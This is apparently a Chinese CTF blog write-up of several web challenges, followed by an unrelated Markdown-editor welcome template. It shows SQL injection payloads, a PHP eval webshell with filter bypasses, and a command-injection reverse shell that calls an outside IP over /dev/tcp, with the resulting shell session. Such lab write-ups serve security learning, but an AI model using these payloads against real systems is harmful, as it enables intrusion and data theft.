[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

KEY{bb35dc123820e}

1

## flag.php

对于此题目，我最不解的就是第一问...提示hint特么居然有用...然后输入

<http://120.24.86.145:8002/flagphp/?hint=0>

1

可以得到源码？抱着不知所然的同学们看到是不是要吐血？？？

得到源码

```
<?phperror_reporting(0);include_once("flag.php");$cookie = $_COOKIE['ISecur'];if(isset($_GET['hint'])){ show_source(__FILE__)
```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35

一开始以为就是把 `ISecer:www.isecer.com` 反序列化一下就完事了，但是死活试不出来...然后再看一下，发现这个\$KEY是赋值在后面的，所以解析的时候应该是后解析的它，那么上面的反序列化就是空值????

利用burp抓包后加上Cookie值即可

```
Cookie: ISecer=s:0:"";
```

1

```
flag{unserialize_by_virink}
```



## web15

首先看看到源码

```
error_reporting(0);function getIp(){$ip = "";if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){ $ip = $_SERVER['HTTP_X_FORWA
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27

看到后面没有回显，想到使用时间盲注，本地构造注入语句看是否可以成功（因为它原来是在insert中）

```
mysql> insert into test values(''+(select case when (substring((select flag from flag) from 1 for 1)='f') then sleep(5) else 1 end) and '1'='1');  
Query OK, 1 row affected (5.01 sec)  
mysql> | http://blog.csdn.net/qq\_35078631
```

很像实验吧的简单的注入可以使用case when....then 构造语句

然后写脚本爆破数据库

这个原题在实验吧上面有，我的题解在这

[http://blog.csdn.net/qq\\_35078631/article/details/54773769](http://blog.csdn.net/qq_35078631/article/details/54773769)

这里类似写个脚本即可，当然爆库爆表什么省略了，回味起来还是挺经典的时间盲注的。

```
import requestsimport stringwords = string.lowercase + string.uppercase + string.digitsurl = 'http://120.24.86.145:8002/web15/'answ
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23

```
flag{cdbf14c9551d5be5612f7bb5d2867853}
```

1

## 文件包含2

首先进入界面，F12发现了源码中有upload.php而且./upload/可读，猛一看像是文件上传，但是题目的提示是文件包含啊！而且在Network中找到了这个


```
▼ Response Headers view source
Content-Encoding: gzip
Content-Length: 905
Content-Type: text/html; charset=UTF-8
Date: Tue, 08 Aug 2017 07:46:05 GMT
Keep-Alive: timeout=38
Server: Apache/2.4.10 (Debian)
Tip: &#105;&#110;&#99;&#108;&#117;&#100;&#101;&#46;&#112;&#104;&#112
Vary: Accept-Encoding
```

哪个tip转义过来就是 `include.php` 那我们就按照文件包含去尝试一下

结果尝试了一堆方法光是返回NAVE!!!...回归上传的思路吧...  
上传图片小马（事实上并没有进行MIME检验，直接替换内容即可）  
发现过滤了 `<?php` 和 `?>` ,这里给出两种绕过方法

```
<?=@eval($_POST['cmd']);<script language="php">eval($_POST['cmd']);</script>
```

1  
2



嗯，然后再upload.php中是不能以php运行的，所以需要再include.php(index.php)中的file变量来包含upload目录下的图片文件！



然后直接访问即可！

```
SKCTF{uP104D_1nclud3_426fh8_is_Fun}
```

1

## sql注入2

首先尝试了一下admin和admin，发现提示password错误

```
POST /web2/login.php HTTP/1.1
Host: 120.24.86.145:8007
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Referer: http://120.24.86.145:8007/web2/index.php
Cookie: PHPSESSID=atjud3k3m4jfn99qb1fr65nek8dkbh78
Connection: close
Upgrade-Insecure-Requests: 1

uname=admin&passwd=admin
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 08:18:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 81

<script> alert('password error!!@');parent.location.href='index.php'; </script>
```

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

说明admin这个username还是存在滴。

测试一下注入点，在username中加上 '#' 发现提示发现非法字符！

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 08 Aug 2017 08:20:01 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 84
```

```
<script> alert('illegal character!!@');parent.location.href='index.php'; </script>
```

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

猜测注入点在username中，但是过滤了哪些呢？试了十年也没弄出来...结果请教了大牛...这特么是个源码泄漏

啊!!! .DS\_Store典型的源码泄漏???

真是牛逼炸了，网上下载一个ds\_store\_exp.py工具，下载下来源码

```
[+] http://120.24.86.145:8007/web2/.DS_Store
[+] http://120.24.86.145:8007/web2/login.php
[+] http://120.24.86.145:8007/web2/index.php
[+] http://120.24.86.145:8007/web2/flag
[+] http://120.24.86.145:8007/web2/admin
```

答案就在flag中...晕死...

```
flag{sql_iNJEct_comMon3600!}
```

1

事后用扫描工具扫描了一下，瞬间就发现了...气到爆炸...所以做web题目，好习惯就是不管它说啥！自己先扫一遍目录吧!!!

```
[16:31:35] Starting:
[16:31:36] 200 - 6KB - /web2/.DS_Store
[16:32:00] 301 - 178B - /web2/admin -> http://120.24.86.145:8007/web2/admin/
[16:32:01] 302 - 3B - /web2/admin/ -> ../index.php
[16:32:02] 302 - 3B - /web2/admin/?/login -> ../index.php
[16:32:03] 302 - 3B - /web2/admin/index.php -> ../index.php
[16:32:26] 301 - 178B - /web2/css -> http://120.24.86.145:8007/web2/css/
[16:32:33] 301 - 178B - /web2/fonts -> http://120.24.86.145:8007/web2/fonts/
[16:32:36] 301 - 178B - /web2/images -> http://120.24.86.145:8007/web2/image
s/
[16:32:37] 301 - 178B - /web2/include -> http://120.24.86.145:8007/web2/incl
ude/
[16:32:37] 200 - 5KB - /web2/index.php
[16:32:40] 301 - 178B - /web2/js -> http://120.24.86.145:8007/web2/js/
[16:32:42] 200 - 106B - /web2/login.php
[16:32:43] 200 - 106B - /web2/login.php
```

心情复杂...

## login2

首先看到了登录的界面，经过提示是union，所以不会是万能密码，不看大佬的思路我确实没想到...用到的是猜测的登录机制。  
。。构造

```
username=' union select md5(1),md5(1)#&password=1
```

1

一般情况下password就是username的md5加密嗯，至于为什么是两列？猜的...

```
<script>alert('login success!');parent.location.href='index.php';</script>
```

然后没有任何反映...我还以为是我脑残了...原来又是题目炸了...晕死...  
隔了段时间继续

# 进程监控系统

输入需要检测的服务

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)

当然了这个不仅仅是命令行的连续执行问题，因为这个是没有回显的，所以既然我们可以利用其中的shell了，那么我们可以尝试反弹shell来着，这里真是学习了一波反弹shell的姿势，具体我补充到了我得文章中，谢谢pupil师傅的指导，我用的nc方法反弹shell，方法如下

首先在服务器上用nc监听端口

```
nc -l -p 8080 -vvv
```

1

在网站中输入

```
|bash -i >& /dev/tcp/23.106.128.52/8080 0>&1
```

1

然后就发现反弹shell成功了!!! 之后就是任我行了

```
root@localhost:/home# nc -l -p 8080 -vvv
Listening on any address 8080 (http-alt)
Connection from 47.93.190.246:59170
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-4.1$ ls
ls
css
fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
index.php
login.php
bash-4.1$ cat f ^H^H
cat fLag_c2Rmc2Fncn-MzRzZGZnNDc.tx
cat: fLag_c2Rmc2Fncn-MzRzZGZnNDc.tx: No such file or directory
bash-4.1$ cat fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
cat fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
SKCTF{Uni0n_@nd_c0mM4nD_exEc}bash-4.1$
```

```
SKCTF{Uni0n_@nd_c0mM4nD_exEc}
```

1

## login3

提示是盲注就很简单了，构造如下

```
username='^(1)^1#&password=123
```

1

存在注入，猜测是盲注，然后fuzz一发现有过滤空格，用括号绕过，过滤了=，用<>绕过，mysql测试

```
mysql> (select(ascii(mid((select(flag)from(flag))from(1)))<>102));+-----+| (ascii(mid((select(flag
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15

然后直接脚本测试

```
#!/usr/bin/env pythonimport requests,string,hashlib,reurl='http://47.93.190.246:49167/'sss=string.digits+string.lowercaseheaders={
```

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34

之后得出password解密得到密钥，登陆得到flag

51b7a76d51e70b419f60d3473fb6f900

解密! ▾

解密成功!

密文: 51b7a76d51e70b419f60d3473fb6f900

解密结果: skctf123456

密文类型: md5

解密用时: 1毫秒

[http://blog.csdn.net/qq\\_35078631](http://blog.csdn.net/qq_35078631)



## 报错注入

发现是报错注入，但是过滤了一些东西，最重要的过滤了空格，但是我们知道mysql的特性，用换行符代替就行啦！随手实验下！

```
http://103.238.227.13:10088/?id=1%0aand%0aextractvalue(1,concat(0x7e,(select%0a@@@version),0x7e))
```

成功报错，然后这里要读文件，理所应当要使用load\_file函数，但是我再本机和服务器怎么都配置不成功，然后抱着死马当做活马医的态度试了一下没出来，蛋疼了好久，经过大牛提示需要加上个hex才行???老子信了你的邪...

所以说这里需要注意

给我老师的人工智能教程打call! <http://blog.csdn.net/jiangjunshow>



你好！这是你第一次使用 **Markdown编辑器** 所展示的欢迎页。如果你想学习如何使用**Markdown编辑器**，可以仔细阅读这篇文章，了解一下**Markdown**的基本语法知识。

## 新的改变

我们对Markdown编辑器进行了一些功能拓展与语法支持，除了标准的Markdown编辑器功能，我们增加了如下几点新功能，帮助你用它写博客：

1. 全新的界面设计，将会带来全新的写作体验；
2. 在创作中心设置你喜爱的代码高亮样式，**Markdown**将代码片显示选择的高亮样式进行展示；
3. 增加了图片拖拽功能，你可以将本地的图片直接拖拽到编辑区域直接展示；
4. 全新的 **KaTeX**数学公式语法；
5. 增加了支持甘特图的**mermaid**语法1功能；
6. 增加了多屏幕编辑 **Markdown**文章功能；
7. 增加了焦点写作模式、预览模式、简洁写作模式、左右区域同步滚轮设置等功能，功能按钮位于编辑区域与预览区域中间；
8. 增加了检查列表功能。

## 功能快捷键

撤销:	Ctrl/Command	+	Z
重做:	Ctrl/Command	+	Y
加粗:	Ctrl/Command	+	B
斜体:	Ctrl/Command	+	I
标题:	Ctrl/Command	+	Shift + H
无序列表:	Ctrl/Command	+	Shift + U
有序列表:	Ctrl/Command	+	Shift + O
检查列表:	Ctrl/Command	+	Shift + C
插入代码:	Ctrl/Command	+	Shift + K
插入链接:	Ctrl/Command	+	Shift + L
插入图片:	Ctrl/Command	+	Shift + G

## 合理的创建标题，有助于目录的生成

直接输入1次 `#`，并按下 `space` 后，将生成1级标题。

输入2次 `#`，并按下 `space` 后，将生成2级标题。

以此类推，我们支持6级标题。有助于使用 `TOC` 语法后生成一个完美的目录。

## 如何改变文本的样式

强调文本 强调文本

加粗文本 加粗文本

标记文本

删除文本

引用文本

H<sub>2</sub>O is是液体。

2<sup>10</sup> 运算结果是 1024.

## 插入链接与图片

链接: [link](#).



图片:



带尺寸的图片:

当然，我们为了让用户更加便捷，我们增加了图片拖拽功能。

## 如何插入一段漂亮的代码片

去[博客设置](#)页面，选择一款你喜欢的代码片高亮样式，下面展示同样高亮的 `代码片`。

```
// An highlighted block var foo = 'bar';
```

## 生成一个适合你的列表

- 项目
  - 项目
    - 项目

1. 项目1
2. 项目2
3. 项目3

计划任务

完成任务

## 创建一个表格

一个简单的表格是这么创建的：

项目	Value
电脑	\$1600
手机	\$12
导管	\$1

## 设定内容居中、居左、居右

使用 `:-----:` 居中

使用 `:-----` 居左

使用 `-----:` 居右

第一列	第二列	第三列
第一列文本居中	第二列文本居右	第三列文本居左

## SmartyPants

SmartyPants将ASCII标点字符转换为“智能”印刷标点HTML实体。例如：

TYPE	ASCII	HTML
Single backticks	'Isn't this fun?'	'Isn't this fun?'
Quotes	"Isn't this fun?"	"Isn't this fun?"
Dashes	-- is en-dash, --- is em-dash	- is en-dash, — is em-dash

## 创建一个自定义列表

### Markdown

Text-to-[HTML](#) conversion tool

### Authors

John

Luke

## 如何创建一个注脚

一个具有注脚的文本。2

## 注释也是必不可少的

Markdown将文本转换为[HTML](#)。

## KaTeX数学公式

您可以使用渲染LaTeX数学表达式 KaTeX:

Gamma公式展示  $\Gamma(n) = (n-1)! \forall n \in \mathbb{N}$  且通过欧拉积分

$$\Gamma(z) = \int_0^{\infty} t^{z-1} e^{-t} dt$$

你可以找到更多关于的信息 [LaTeX](#) 数学表达式[here](#).

## 新的甘特图功能，丰富你的文章

### gantt


```
dateFormat YYYY-MM-DD
title Adding GANTT diagram functionality to mermaid
section 现有任务
  已完成       :done, des1, 2014-01-06,2014-01-08
  进行中       :active, des2, 2014-01-09, 3d
  计划一       : des3, after des2, 5d
  计划二       : des4, after des3, 5d
```

- 关于 甘特图 语法，参考 [这儿](#)，

## UML 图表

可以使用UML图表进行渲染。 [Mermaid](#). 例如下面产生的一个序列图：：

这将产生一个流程图。：



- 关于 Mermaid 语法，参考 [这儿](#)，

## Flowchart流程图

我们依旧会支持flowchart的流程图：

- 关于 Flowchart流程图 语法，参考 [这儿](#)。

## 导出与导入

### 导出

如果你想尝试使用此编辑器，你可以在此篇文章任意编辑。当你完成了一篇文章的写作，在上方工具栏找到 [文章导出](#)，生成一个.md文件或者.html文件进行本地保存。

### 导入

如果你想加载一篇你写过的.md文件或者.html文件，在上方工具栏可以选择导入功能进行对应扩展名的文件导入，继续你的创作。

---

[mermaid语法说明](#) □□

[注脚的解释](#) □□